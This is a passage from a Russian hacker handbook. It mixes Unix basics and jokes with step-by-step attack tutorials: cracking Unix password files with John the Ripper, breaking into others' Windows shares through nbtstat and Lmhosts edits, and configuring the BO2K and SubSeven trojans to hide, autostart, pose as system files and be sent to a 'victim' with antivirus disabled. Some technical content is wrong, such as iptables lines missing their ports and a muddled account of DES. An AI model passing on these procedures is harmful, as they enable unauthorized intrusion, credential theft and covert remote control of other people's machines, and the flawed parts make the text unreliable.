Вторая часть (следующие три интервала) указывает, какие разрешения имеет владелец файла.

Третья часть (следующие три интервала) указывает, какие разрешения имеет группа.

Четвертая часть (последние три интервала) указывает, какие разрешения имеют остальные люди. Вы же не хотите, чтобы какие-

то люди получали доступ, читали и исправляли ваши личные документы.

Чтобы изменить `chmod` на файле, вы должны воспользоваться командой `chmod`. Числа определяют, какие разрешения вы даете каждой части (вот почему здесь три цифры). Первое число определяет владельца, второе — группу, а третье — весь оставшийся мир.

Допустим, вы хотите, чтобы владелец мог читать, писать и выполнять файл, чтобы группа могла читать и выполнять, и чтобы остальные могли только выполнять. Тогда вы вводите команду: `chmod 751`

Чтобы вы знали, какие цифры вводить, я предлагаю вам следующую таблицу:

- 0 = Никаких разрешений
- 1 = Только выполнять
- 2 = Только писать
- 3 = Писать и выполнять (небезопасно)
- 4 = Только читать
- 5 = Читать и выполнять
- 6 = Читать и писать
- 7 = Все (читать, писать и выполнять)

Пишем простенький Bash-скрипт

Что делают `bash`-скрипты? `Bash`-скрипты позволяют нам вводить несколько команд к ряду простым выполнением этого скрипта. Зачем это нужно? Представьте, что я пытаюсь закрыть все свои порты. Для этого мне нужно ввести одну и ту же команду множество раз для каждого порта. Гораздо легче создать скрипт, который выполнит каждую из этих команд.

Начинаем `bash`-скрипт с команды: `#!/bin/bash`. Она подсказывает скрипту, где расположена `bash`-оболочка. Затем мы печатаем все команды, которые требуется выполнить:

```
iptables -A INPUT -p tcp -dport -j REJECT
```

```
iptables -A INPUT -p tcp -dport -j REJECT
iptables -A INPUT -p tcp -dport -j REJECT
```

Естественно, нам хочется, чтобы после выполнения этих команд скрипт сообщил нам об успешном завершении. Воспользуемся командой `echo`:

```
echo Хорошая работа, мастер! Firewall построен!
```

Замечание: Создание скрипта для выполнения группы команд бессмысленно. Вы по-прежнему должны вводить все эти команды. Такой скрипт оправдывает себя, если вы вводите эти команды много раз, допустим, при каждом запуске компьютера.

Общие файлы /etc-директории и их использование

У всех Unix-систем имеется несколько общих или схожих файлов. Файлы, расположенные в директории `/etc`, создаются в основном из конфигурационных файлов и файлов системной информации. Это делает их очень важными. Не редактируйте их, если не знаете, как это делать. В свое время я покопался в одном из них, и какое-то изменение отключило меня от системы. Мне пришлось устанавливать Linux заново.

Файлы:

а) имеющие отношение к Интернету:

ftpusers — Это файл, который перечисляет всех пользователей, которым не позволен доступ к FTP-серверу. Сюда по умолчанию добавляются некоторые демоны (например, BIND, игры и POP).

Services — Этот файл перечисляет полный (или почти полный) набор служб и указывает, в каких портах они выполняются. Например, FTP, HTTP и Finger.

Netstart — Файл вышел из употребления, но все еще устанавлируется на случай, если вы решите выходить в Сеть вручную в режиме единственного пользователя.

Networks — Файл содержит базу данных ваших локальных сетей.

hosts.allow — Файл используется для IP-цепочек и TCP-обложек. Файл содержит правила, на основе которых компьютер производит подключения.

hosts.equiv — Этот файл содержит базу данных доверенных узлов и пользователей, которым вы разрешаете подключаться к вашему компьютеру.

hosts.lpd — Этот файл имеет список имен узлов и IP-адресов, которым позволено использовать ваши службы принтеров.

inetd.conf — Этот файл содержит все демоны, которые выполняются вашим компьютером (включая деактивированные демоны). Это первая цель для хакера, потому что Unix сверяется с файлом, решая, что делать с подключением по данному порту (Sendmail, POP3, FTP).

hosts.deny — Этот файл используется набором правил для определения, каким узлам блокировать доступ к компьютеру.

б) имеющие отношение к системе:

resolv.conf — Этот файл имеет список серверов вашей DNS, который используется для приведения имен узлов к IP-адресам.

Modems — Этот файл является базой данных модемной конфигурации.

Motd — Видели текст, который прокручивался при регистрации вашего логина? Это тот же самый текст, что и в файле motd. Редактируя этот файл, вы можете изменять текст, который пользователи увидят при регистрации в системе.

Aliases — Этот файл содержит все ники, используемые демоном sendmail. Он находится в /etc/mail, но для гарантии имеет ссылку на /etc.

Shells — В этом файле находится база данных оболочек, установленных на вашей системе. Пользователи имеют доступ к этим оболочкам только при доступе к FTP на сервере.

Hosts — Этот файл содержит все известные узлы в Сети.

auth.conf — Этот файл конфигурирует тип опознания, который используется системой Unix.

newsyslog.conf — Конфигурационный файл для newsyslog.

Crontab — Файл используется для планирования задач, по-

вторяемых через некоторый интервал времени. Имеет поля для минут, часов, дней и месяцев.

csh.login — Это системный .login-файл для оболочки csh.

csh.logout — Это системный файл оболочки csh для разрегистрации.

syslog.conf — Это конфигурационный файл для программы syslog.

dhclient.conf — Файл требуемой конфигурации для клиента ISC DHCP — пустой или полностью заполненный файл указывает конфигурацию, которая устанавливается по умолчанию.

Phones — Этот файл содержит базу данных номеров удаленных узлов.

Fstab — Файл содержит конфигурацию системных частей с пиками, типами файлов и опциями.

login.conf — База данных логина

usbd.conf — Конфигурационный файл для демона USB.

login.access — Это контрольная таблица доступа для логина.

dm.conf — Конфигурационный файл для программы dm.

Ttys — Это информация о терминале, которая используется при выполнении некоторых файлов.

в) имеющие отношение к пользователю:

master.passwd — Этот файл похож на обычный passwd-файл, но имеет закодированные пароли во втором поле.

adduser.conf — Это конфигурационный файл для скрипта adduser, который используется для добавления пользовательских учетных записей.

adduser.message — Это сообщение, которое вы можете выбрать для отправки новым пользователям, при их первой регистрации.

Group — Это пользовательская база данных (минус пароль). Очень важный файл, который регулярно резервируется и проверяется.

Нострадамус предсказывает...

Помните, какую шумиху подняли правительства и частные компании в конце XX века? Людей пугали «проблемой 2000», предвещающая кризис мировой экономики и жуткие техногенные катастрофы. Виной всему была недоработка программистов Microsoft. К счастью, IBM-машины почти не используются в серверах. Навигационные и коммуникационные серверы используют Unix-системы. Поэтому ажиотаж, поднятый политиками, газетчиками и экономистами, лишь обогатил международных мошенников. Мы так и не увидели падавших самолетов, прорванных плотин и хаоса техногенной катастрофы. Но пророчества кликуш еще могут сбыться. В ближайшее время (относительно ближайшее) человечество ожидает повторение «ошибки 2000».

19 января 2038 года системы Unix столкнутся с той же проблемой, что IBM. Если пользователи Windows боялись 2000 года, то пользователи Unix с ужасом ожидают наступления 2038 года.

Что же порождает такие проблемы времени? Системы Unix измеряют время очень просто — они считают секунды. Точкой отсчета является 00:00:00 1 января 1970 (время по Гринвичу). Подсчет секунд ведется в Kernel (в ядре системы Unix). Это особый системный код, непонятный простому человеку, поэтому особый файл преобразует строки кода в понятный нам вид: Пон. 10 мая 19:54:19 2004.

Большинство программ используют так называемую библиотеку стандартного времени (time.h). Эта библиотека создает стандартный 4-байтовый формат для сохраняемых значений времени. Кроме того, она преобразует, отображает и подсчитывает временные значения. Ровно в полночь 1 января 1970 года это 4-байтное значение времени было «0».

Мы знаем, что предельным значением 4-байтного значения является число 2,147,483,647. Преобразовав его в понятный нам вид, мы получим зловещую дату: 19 января 2038 г. Ровно в 3:14:07 (по Гринвичу) все серверы мира сойдут с подсчета времени. Системы выдают сообщения об ошибках, и начнется ма-аленький армагеддец.

Конечно, нас от этой даты отделяет больше четверти века, и если операционные системы Unix станут 64-битными, проблема отступит почти на столетие.

Какие же памятные даты нас ожидают в будущем? Итак я воссяду на треножник, как Нострадамус, и изреку вам свои пророчества, а вы внимайте им с благоговением

2030 года — переломная точка для ОС Windows. 2029 год останется для них 2029... а 2030 будет интерпретироваться как 1930.

30 сентября 2034 года — ОС Unix испытают переполнение в функции времени.

19 января 2038 года — «ошибка времени» для систем Unix.

2041 год — внутренние часы материнских плат IBM не рассчитаны на 2041 год.

1 января 2046 года — системы Amiga столкнутся с дефектом данных времени.

2116 год — IBM PC столкнутся с 32-битным переполнением.

2184 год — системы Windows NT, использующие 64-битные числа, столкнутся с дефектом приращения.

Филипп Джаясингх

Если сравнивать операционные системы с авиакомпаниями

AmigaOS: Терминал аэропорта разноцветный и красивый, обслуживают доброжелательные стюарды и стюардессы, удобный подъезд к самолёту; взлёт без происшествий. Для более рискованных: путешественники могут перемещаться на многих самолётах и посещать одновременно несколько пунктов назначения. В течение этих множественных полётов, путешественник даже может пересесть на авиалинию Mac, DOS, Unix или даже Windows.

MS-DOS: Все пассажиры толкают самолёт, пока он не оторвётся от земли и не начнёт планировать; потом запрыгивают в него и летят пока самолёт движется; когда он «тыркается» об землю, они спрыгивают, опять толкают, запрыгивают, и т.д.

MS-DOS с QEMM: То же самое, только с большей поверхностью для разгона MacOS. Все стюарды, стюардессы, пилоты, грузчики и кассиры одинаково выглядят, одинаково действуют, одинаково разговаривают. Каждый раз, когда ты задаешь вопросы о деталях полёта, тебе говорят, что ты не должен это знать, тебе не нужно это знать, и всё само сделается за тебя независимо от того, знаешь ли ты чего-нибудь или нет; так что заткнись.

MPE: Немного трудновато достать билет на самолёт, так как ты должен забронироваться на подходящий самолёт, указать на каком бы кресле ты хотел бы сидеть, идентифицировать каждое место багажа и написать это на своем билете; и с тех пор, что ты сел на самолёт, ты можешь никогда не увидеть одну и ту же стюардессу дважды. Но, как только самолёт взлетел, перелет исключительно

хорош и обычно совершается точно по расписанию, если ты, конечно, не пересёк временную зону (в этом случае ты будешь помещен в зону содержания на один час, пока местные часы и часы на самолёте не синхронизируются). Даже если невозможное случится, и самолёт потерпит катастрофу, ты каким-то магическим образом воскреснешь в пункте вылета, и будешь посажен на следующий рейс.

OS/2: Чтобы попасть на самолёт, ты должен поставить на свой билет десять разных печатей, простояв в десяти разных очередях. Потом ты должен заполнить форму, в которой необходимо указать где ты хочешь сидеть, как это должно выглядеть, и как ты должен себя при этом чувствовать (как в океанском лайнере, в поезде, или в автобусе). Если тебе всё-таки удалось попасть на самолёт и самолёт удачно взлетел - у тебя будет чудесный полёт... если только рули высоты и закрылки не замерзнут (в этом случае у тебя будет время прочитать молитвы и приготовиться к катастрофе).

Windows95: Терминал аэропорта разноцветный и красивый, обслуживают доброжелательные стюарды и стюардессы, удобный подъезд к самолёту; взлёт без происшествий... потом самолёт взрывается без единого предупреждения.

Windows NT: Все пассажиры шагают по взлётной полосе, выговаривают в унисон пароль, потом формируют очертания самолёта. Затем все дружно приседают и говорят с завыванием: "Уууу—ууууу—ууу—уууу", изображая полет.

UNIX: Каждый пассажир приносит с собой свой кусочек самолёта в аэропорт. Потом все они выходят на взлётную полосу и начинают собирать самолет кусочек за кусочком, постоянно аргументируя это тем, какой хороший самолёт они построят.

Ладно, потрепались немного и хватит. Сейчас вы будете учиться взламывать файлы, в которых Unix хранит пользовательские пароли.

Кряк парольных файлов Unix

Вы, наверное, уже слышали о «Джоне Потрошителе» (не Джеке, тот был психом и охотился на дамочек нетяжелого поведения, а о **Джоне!**) — особой программе для взлома паролей. Только не слишком радуйтесь. Даже опытные взломщики не всегда добиваются успеха в каждом случае. В этой книге я расскажу вам об общей процедуре. Но любой пароль требует своего неповторимого подхода.

Где можно достать программу «John the Ripper»? Попробуйте здесь:

1) **packetstorm.securify.com** (ищите в архиве в теме «**password cracking**»)

2) **neworder.box.sk**

Джона можно найти, где угодно. Воспользуйтесь поисковиком, укажите в окне запроса: «john the ripper», и вам дадут полтонны ссылок. Кроме программы, вы должны скачать хороший парольный словарь. За словарем сходите на **www.theargon.com** или в **packetstorm** (в архивы). Поищите словарь с названием **theargonlist-server1**. В запакованном виде он «весит» 20 Мб, а в распакованном — свыше 200 Мб. Представляете, как кто-то потрудился!

Итак, «Джон» у вас, и словарь загружен. Неужели вы думаете, что сможете взломать пароль? Нет, если бы вы жили 100000 лет, у вас не было бы проблем, но всем нам в лучшем случае осталось жить еще лет 80—90. Давайте сначала посмотрим, как выглядит файл паролей (мы говорим о файле `/etc/passwd`):

```
owner:Ejrt3EJUnh5Ms:510:102:какой-то  
текст:/home/subdir/owner:/bin/bash
```

Важной частью являются имя пользователя и кодированный пароль. Мы уже говорили о том, что каждая строка делится на семь частей двоеточиями.

Рассмотрим: `owner:Ejrt3EJUnh5Ms`.

Имя пользователя — `Owner`.

Дальше идет кодированный пароль — кодированный в измененном DES (Data Encryption Standard) шифре.

Иногда для взлома паролей нужны только две первые части. Некоторые программы требуют всю строку пароля. Современные программы для взлома паролей обходятся схемой:

```
owner:Ejrt3EJUnh5Ms:a:a:a:a:a.
```

Теперь мы готовы к работе и печатаем первую команду:

John -w:words.lst password.file (где words.lst — словарь паролей, а password file — это пароль, который следует взломать).

Обычно люди используют для паролей свои имена, клички домашних животных и даже свои пользовательские имена:

```
username=zalabuk, password=zalabuk.
```

Так не годится. Всегда создавайте сильные пароли, сочетая в них прописные и заглавные буквы, цифры и символы. Например, p@s\$w11s..

Хорошим решением будет пароль с 10—16 символами.

А «Джон Потрошитель» уже работает. Пока вы ждете, послушайте меня.

DES-шифр, который использует Unix, — необратимый. Некоторые зашифрованные сообщения можно превратить в нормальный текст в помощью простых или сложных алгоритмов. Но изменяемый DES-шифр необратим. Он основан на ключевом кодировании. Алгоритм кода использует набор букв (прописных и заглавных), цифр и символов. Иными словами, чтобы выполнить алгоритм дешифровки, вам нужен этот ключ. А вы не можете его иметь, потому что ключ является паролем!

Когда пользователь выбирает пароль, система генерирует для него зашифрованный пароль, называемый hash. Он создается этим алгоритмом изменяемого DES, и в качестве ключа используется пароль пользователя. Если вы попытаетесь расшифровать пароль с помощью стандартного обратимого DES-шифра, то получите нулевую строку.

Как же работает «Джон» и другие крэкеры? Легко. Они пытаются воссоздать этот процесс, выбирая пароли из словаря и используя их как ключи для алгоритма изменяемого DES. Затем они сравнивают результат со всеми закодированными паролями в файле паролей.

Если две строки совпали, то вы получите пароль. Но если первая стадия окажется бесплодной, вам придется продолжить процесс ломки. В этом случае вы печатаете:

```
john -w:words.lst -rules password.file
```

В данном случае мы производим поиск не только по словарю, но и используем некоторые модификации слов, то есть добавляем цифру к концу слова (например, fool => fool1). Такой процесс выполняется долго, но дает хорошие результаты.

Словарь против грубой силы

Вы можете спросить меня: зачем использовать словарь? Почему нельзя использовать «Джона» в режиме, когда он будет составлять комбинации из всех возможных прописных и заглавных букв, цифр и символов? Этот метод называется «силовой атакой». В чем ее отличие от применения словаря? Во-первых, словарь дает вам слова, которые могут быть паролями и их модификациями, а силовой метод использует ВСЕ возможные комбинации.

Для шестибуквенного пароля вы получаете 735091890625 возможных комбинаций. При нынешних возможностях компьютеров силовой (или инкриментальный) метод годится только для паролей, составленных из 1–8 букв.

«Джон Потрошитель» имеет много опций для настройки крэка, но лучшими считаются следующие:

```
john -w:words.lst password.file
john -w:words.lst -rules password.file
john -w:words.lst password.file
john -i:digits password.file
john -i:all password.file
```

Если в файле паролей вы видите строку такого вида:

```
owner:*:510:102:His
name:/home/subdir/owner:/bin/bash,
```

то перед вами файл затемненных паролей. Обычно для подобных случаев «Джон» имеет особый инструмент:

```
unshadow PASSWORD-FILE SHADOW-FILE.
```

В дополнение к нему вы получите поддержку еще трех уникальных инструментов (DATABASE-FILE CELL-NAME, OUTPUT-FILE и PASSWORD-FILE), назначение которых объясняется в справочном файле Readme.

Напоследок скажу, что в среднем взлом 6-буквенного пароля занимает примерно 42 часа. Остальное зависит от мощности машины и вашего везения.



Из разговора со службой технической поддержки:

— Нет, сэр, не нужно подклеивать курсор скотчем — во-первых, он приделан изнутри, и во-вторых его все равно придется каждый раз искать заново.

...Нет, сэр, сделать много курсоров невозможно, легче нарисовать их отдельно, на бумажке.

...Нет, сэр, подклеить курсор изнутри — не лучший выход — вы либо сломаете консервный нож, либо лишитесь гарантии, поверьте мне.

...Нет, сэр, буква «R» не сломалась, это просто «P», а «R» на полдюжины клавиш левее, как написано в инструкции.

...Сэр, не стоит выключать компьютер после нажатия каждой клавиши — вы сломаете двухдолларовый выключатель раньше, чем сэкономите электричества на десять центов.


...Кстати, вовсе не нужно ставить блюдечко с молоком для мыши, даже если молока утром не оказывается.

...Нет, сэр, нажать 10 клавиш по одному разу не одно и то же, что нажать одну 10 раз, или даже 100 раз, чёрт вас возьми!




Глава 4

Сага о Windows 9.x



Какая разница между Win'98 и женщиной?

— Никакой — та же способность вываливать тонны бесполезной информации и спрашивать по три раза подтверждения очевидного.



— Какая разница между Богом и Биллом Гейтсом?

— Бог не думает, что он Гейтс.

Любите ли вы Билла Гейтса или нет, обожаете ли вы программные продукты от Майкрософта или вас от них бросает в дрожь, но надо отдавать себе отчет в том, что Windows 9.x является *самой популярной в мире* операционной системой. Она установлена на 90% компьютеров всей нашей кругленькой планеты. То есть, занимаясь хакингом, вы хакаете именно Винды — не удивительно, что против нас с вами майкрософтовцы объявили самый настоящий крестовый поход. Давайте же рассмотрим те методы безопасности, которые сегодня используются в Windows 9.x. Как вы понимаете, мы сейчас говорим не о взломе какого-то сервера, а о возможных атаках *на ваш* компьютер. Не забывайте, что любое неразрешенное или несанкционированное проникновение в чужие базы данных считается незаконным. И если какой-нибудь гадкий, гнусный, подлый, негодный, пошлый, низкий, вонючий, грязный хакер только посмеет сунуть свой нос в святые недра вашей машины, вы должны быть готовы дать ему по рогам так, чтобы он навеки забыл туда дорогу!

Да и вы сами, будучи новичком, можете легко попасться ни за синь-порох. Если вам хочется набраться опыта, незачем сразу ломать банки, переговорите с друзьями. Используйте для «взломов» их компьютеры. (Кстати, в конце книги, в приложениях, я привожу список тренировочных сайтов, которые специально предназначены для начинающих хакеров, которые таким образом могут попытаться их взломать — совершенно безнаказанно!).

NetBios

NetBios — это протокол, в котором выполняется шаринг (**File And Print Sharing**), то есть разрешение на доступ к файлам и принтерам для других пользователей сети (включая весь Интернет). У вас может возникнуть резонный вопрос: а зачем тогда нужны трояны, если имеется такой доступ? Проблема в том, что очень мало людей используют эту возможность. Когда Windows устанавливается на компьютеры, опция «Доступ к файлам и компьютерам» отключаются, и через Интернет их уже не включишь.

Чтобы убедиться в отсутствии такой возможности, нажмите «Пуск» (**Start**), «Настройка» (**Setting**), «Панель управления»

(**Control Panel**), «Сеть» (**Network**), затем кликните на кнопку «Доступ к файлам и принтерам» (**File and Print sharing**) и убедитесь, что все опции отключены. Если они отключены, то хакеры не могут взломать ваш компьютер без использования «троянских коней».

Тем не менее на свете встречаются ротоzeи, которые позволяют доступ к своим файлам (скорее всего, они не знают, что это значит).

Ладно, давайте поучимся, как взламывать такие доступные компьютеры. Прежде всего вам нужно открыть окно «Сеанс DOS» (для тех, кто невнимательно читал первую главу, — через «Пуск», «Выполнить» и напечатать без кавычек слово «command»).

Как только из адских глубин компьютера появится зловещное черное окно, напечатайте там:

```
nbtstat -A Ipadress.
```

Пусть, к примеру, IP-адресом вашей жертвы будет IP-адрес google.com — известной поисковой системы: 216.239.33.100 .

Тогда вам нужно напечатать следующее:

```
nbtstat -A 216.239.33.100 .
```

При использовании этого метода вы можете получить от DOS два вида ответов. Если вы увидите надпись: Host Not Found, это значит, что компьютер вашей жертвы не имеет подключенных опций в режиме «Доступа к файлам и принтерам». Здесь для «взлома» необходимы трояны. Но если вы получите второй ответ, он будет выглядеть примерно так:

```
Name Type Status
-----
Host <20> UNIQUE Registered
Hostbug <00> GROUP Registered
Host machine <03> UNIQUE Registered
-----
```

Если получен похожий ответ, то, значит, вы счастливчик, и пусть мама купит вам мороженое. Такой ответ говорит о том, что вы можете получить доступ к файлам и принтерам жертвы.

Таблица показывает вам все то, что доступно для удаленного компьютера.

Вы видите цифры в скобках: <20>, <00> и <03>? А знаете, что означают эти коды? Что этот компьютер имеет допуск для хоста с номером 20. И, значит, мы можем «вломиться» в него!

И что же мы теперь будем делать дальше, о великий мастер хака? А вот что!

Идите в Блокнот (**NotePad**). Его можно найти так: «Пуск» (**Start**), «Программы» (**Programs**), «Стандартные» (**Accessories**) и Блокнот (**Notepad**). Там щелкните на «Файл» (**File**) и на «Открыть» (**Open**). Перед вами появится окно «Открытие файла».

Пройдите по пути C:/windows/ и найдите файл с названием «Lmhosts» (просто Lmhosts без всяких расширений).

Откройте его, спуститесь в самый низ файла и напечатайте IP-адрес вашей жертвы (я дал вам в примере IP-адрес www.google.com, но этот сайт не даст вам допуска; здесь нужен IP-адрес чудака, который позволяет доступ к своим файлам).

Но для примера воспользуемся IP-адресом google.com.

Итак, мы печатаем IP-адрес жертвы, затем нажимаем на клавишу Tab и далее вводим код доступа (то есть <20>).

Теперь мы сохраняем файл (Save) и выходим из Блокнота. Надеюсь, что надежда еще не покинула вас. Ладно, вкратце повторим пройденный путь.

Мы записали IP-адрес жертвы и код доступа в скобках, затем активировали Блокнот и открыли файл c:/windows/Lmhosts, а затем добавили следующую строку:

IP-адрес Код доступа (IPAddress ShareName).

В нашем примере это будет выглядеть так:

216.239.33.100 <20>

(Между IP-адресом и кодом должен быть пропуск, определяемый клавишей Tab. В некоторых компьютерах файл Lmhosts назван lmhosts.sam. Если это ваш случай, то смело используйте файл lmhosts.sam.)

Теперь мы пройдем нелегкий путь новичка, проберемся через «Пуск», «Найти», «Компьютер» и напечатаем в окне IP-адрес жертвы. Если вы правильно отредактировали файл Lmhosts, то появится код доступа. Дважды кликнув по нему, вы можете просмотреть содержимое компьютера вашей жертвы и поздравить себя с первым хакем. Добро пожаловать в наш мир. Я горжусь вами! (Хнык-хнык!) Но...

Вы наживете себе проблемы, если доступ защищен паролем. В этом случае вам понадобится инструмент, называемый «Legion».

Legion — это прекрасная программа, позволяющая вам находить в Интернете уязвимые компьютеры, которые имеют подключенные опции для «Доступа к файлам и принтерам». Кроме того, эта программа позволит вам подобрать пароль по списку наиболее распространенных паролей.

Имеется еще один способ для того, чтобы сделать себе лазейку в чужой компьютер. Для этого нужно подойти к нему и вручную активировать опции для доступа к файлам и принтерам. Когда ваш приятель пойдет в другую комнату, чтобы принести вам пирожков или бутылочку пива, вы можете выполнить свою хакерскую миссию и обзавестись лазейкой в его компьютер.

Прошу запомнить, что иногда компьютеры с активированным доступом к их файлам имеют прикрепленные пароли. Это обычно бывает на компьютерах с Windows NT и 2000. Думаю, вам будет затруднительно сидеть и подбирать их вручную. На такие случаи придумана хорошая программа, которая называется Enum.

К сожалению, она написана под DOS и не имеет красивого интерфейса с забавными виндовсовскими кнопками и всякими такими рюшечками (вот отличие хороших программ, как и хорошего оружия, от всяких навороченных дешевок). Вам придется запускать ее из DOS.

Тем не менее, Enum является отличным инструментом для нахождения и взлома компьютеров с активным шарингом (с активированным доступом к файлам и принтерам). Она умеет все — просто шедевр программистского искусства. Обязательно найдите ее через поисковые системы и используйте в нашем тайном ремесле.

Теперь рассмотрим другой подход для «взлома» Windows. Он основан на использовании «троянов».

Троянские лошадки и их наездники

«Троянские кони» — это вам не лошади в фильмах про индейцев. «Троянские кони» — это программы, которые открывают лазейки в компьютеры жертв. Они проникают туда, сидят и ждут, когда вы придете и возьмете полный контроль над системой. А владельцы компьютеров даже не знают о вашей атаке. Использование троянов считается ламерски простым, потому что они не требуют никаких затрат ума и смекалки. Единственным вызовом, достойным уважения, является инфицирование жертвы троянским конем.

Большая часть троянов состоит из трех ехе-файлов:

EditServer.exe

Client.exe

Server.exe

Первый файл используется для редактирования сервера и его подстройки для ваших нужд (допустим, вы хотите, чтобы вас извещали по ICQ каждый раз, когда пользователь подключается к сети, или хотите, чтобы сервер принимал ваш адрес электронной почты).

Второй ехе-файл должен быть клиентом. Клиент — это программа, которую вы используете для подключения к серверу. Клиент не инфицируется троянским конем.

Последний ехе-файл называется серверным файлом, и именно его вы отправляете жертве. Не открывайте его на своем компьютере, иначе заразите сами себя трояном. Естественно, вы должны переименовать серверный ехе-файл каким-нибудь менее подозрительным названием — что-нибудь вроде update.exe.

Я понимаю, что это очень грубое объяснение работы троянских коней. Поэтому мы рассмотрим, как успешно конфигурировать три самых популярных троянских коня.

Но помните! Использование троянов считается ламерским уровнем. Я тоже отношусь к ним снисходительно, однако нахожу вполне полезными.

Поэтому, если ваш друг не имеет активированных опций для доступа к его файлам и принтерам, вам придется опробовать на нем троянских коней.

Back Orifice 2000

Чтобы использовать Back Orifice 2000 (сейчас программа называется BO2K), скачайте ее с <http://bo2k.sourceforge.net>.

Когда зайдете на сайт, кликните кнопку «**Download BO2K**», затем выберите zip-файл, содержащий весь BO2K.

Как только загрузка закончится, деактивируйте ваш антивирус, потому что он начнет бухтеть об инфицировании троянским конем.

На самом деле это не так. Если вы запустите файл bo2k.exe, то тогда и подхватите трояна. Поэтому ни в коем случае не запускайте его в действие. Все другие файлы безопасны.

Проведите unzip файла и поместите его в особую папку. Далее дважды кликните по файлу bo2kcfg.exe и запустите его, чтобы конфигурировать сервер по вашим потребностям.

Там будет «гид», который задаст вам несколько вопросов. Прежде всего он спросит, где расположен серверный файл, то есть bo2k.exe.

Если все три файла размещены у вас в одной папке, то просто щелкните по кнопке «Далее» (**Next**).

Следующий вопрос: хотите ли вы использовать TCP Networking или UDP Networking? Выберите TCP, потому что это более надежный режим.

Кликните по кнопке «Далее». Теперь вы должны выбрать номер порта. Я обычно пользуюсь чем-то схожим на 6699, но вы обязательно убедитесь в том, чтобы номер был выше 1000. Затем «гид» спросит, каким шифром пользоваться.

Выберите XOR и кликните кнопку «Далее». После этого вам потребуется выбрать пароль. (Лично я выбираю слово «перхоть» (dandruff); только не спрашивайте меня, чем продиктован выбор такого пароля.)

Итак, вы придумываете пароль и жмете на кнопки «Далее» и «Закончить» (**Finish**).

Отныне сервер минимально конфигурирован.

Перед вами выскочит окошко и покажет вам отключенные опции. Здесь нужно действовать вдумчиво!

Вы должны кликнуть по кнопке **Open Server** (Открыть сервер) и выбрать ваш сервер (в нашем случае — bo2k.exe). Затем, когда вы откроете сервер, в левом нижнем углу появится несколько папок.

Просмотрите их и найдите **stealth folder** (тайная папочка!). Кликните по знаку «+» рядом с «тайной папкой». Перед вами появятся некоторые опции. Я поясню каждую из них.

Run at startup (запуск при влечении) — эта опция означает, что bo2k.exe будет повторно запускаться на компьютере жертвы каждый раз, когда он включает его. Многие люди выбирают режим Enable (активации).

Delete Original File (удалить первоначальный файл) — эта опция означает, что при открытии сервера на атакованном компьютере exe-файл, по которому кликнул человек, будет удален с компьютера.

Insidious mode (коварный режим) — я вообще не понимаю, для чего он предназначен. Да, мне в лом выяснять такие подробности, поэтому лично я оставляю его деактивированным (Disable).

Run Time Path (запуск временного пути) — это название .exe-файла, который будет скопирован в системную папку после того, как человек откроет сервер на своем компьютере. Название должно выглядеть важным — winExplorer или что-то в этом роде, — чтобы человек не посмел стирать его. Когда напечатаете выбранное вами название файла, кликните по «**Set Value**» (настроить значение) и измените bo2k на новое имя.

Hide Process (скрытый процесс) — вы хотите, чтобы сервер на компьютере жертвы скрывал себя? Тогда активируйте эту опцию (Enabled), и сервер скроет себя.

Host Process Name (имя для хозяйских глаз) — название, которое будет появляться при регистрации. Пусть это будет чем-то важным на вид, например, WinExplorer. Напечатайте, что хотите, и кликните на «Set Value».

Service Name (NT) (служебное название) — имя, которое человек увидит при проверке всех услуг, задействованных на Windows NT. Придайте ему важный вид (например, WinExplorer) и кликните по «Set Value».

Проведя настройку, щелкните по кнопке «Save Server» (сохранить сервер), затем по кнопке «Close Server» (Заккрыть сервер) и выйдите из утилиты для конфигурации.

Жму вашу честную лапу! Вы успешно конфигурировали BO2K! Теперь вам осталось научиться правильной пересылке сервера к избранной вами жертве. Об этом мы поговорим немного позже.

Главное, помните, что при подключении к узлу жертвы вы должны выставить IPADDRESS:PORT. Не пропустите двоеточия!

Например, IP-адрес моей жертвы 64.42.89.130 . Если при конфигурации сервера я выбираю порт 6699, то в клиенте BO2K под Host Address (адресом узла) мне следует поставить: 64.42.89.130:6699.

После этого я могу кликать по кнопке «Подключиться».

SubSeven 2.2

Прежде всего вы должны найти и загрузить в свой арсенал программу SubSeven (сейчас она называется Sub7). Проще всего взять ее с <http://subseven.slak.org> .

Убедитесь, что грузите версию не ниже 2.2. После загрузки не забудьте деактивировать свой антивирус.

Проведите процедуру unzip и поместите программу в отдельную папку. Там будет несколько файлов. Сейчас мы поковыряемся в двух из них — editserver.exe и sub7.exe . На данный момент они для вас самые важные.

Итак, мы приступаем к созданию сервера. Для этого запускаем файл editserver.exe — двойной щелчок на нем, он открывается, и

вы тут же выбираете нормальный режим (normal mode). Теперь придется повозиться с настройками.

Вам придется конфигурировать их, чтобы получить полностью функциональный серверный файл. Справа появится несколько таблиц, о которых я сейчас немного расскажу.

В таблице **Server Settings** (Настройки сервера) вы увидите:

Port: — Введите большое число. Это номер, который потребуется вам для подключения к жертве — например, Port: 6699 .

Password: — Это пароль, который защитит компьютер вашей жертвы от других людей, использующих программу Sub7.

Re-Enter Password: — Не пыхтите, а просто еще раз напечатайте пароль.

Victim Name: — Имя, которое вы дали своей жертве. Не важно, какое оно — просто введите его, и все.

Protect Password: — Пароль, чтобы защитить ваш файл server.exe от редактирования.

Re-Enter Password: — Хватит ругаться! Настоящие хакеры терпят такие пытки молча!

Checkable Options (контрольные опции):

Use Random Port (использование случайного порта): — не рекомендуется! Не важно, для чего эта опция. Просто оставьте ее неотмеченной.

Melt Server after Installation (расплавить сервер после установки): — Можете отметить эту опцию, если хотите. После того, как человек запустит server.exe, этот файл будет удален, и его не обнаружат при сканировании антивирусной программой. Если опция отмечена, это означает: «Да, удалить файл после запуска». Если опция не отмечена, это означает: «Нет, оставь файл на месте».

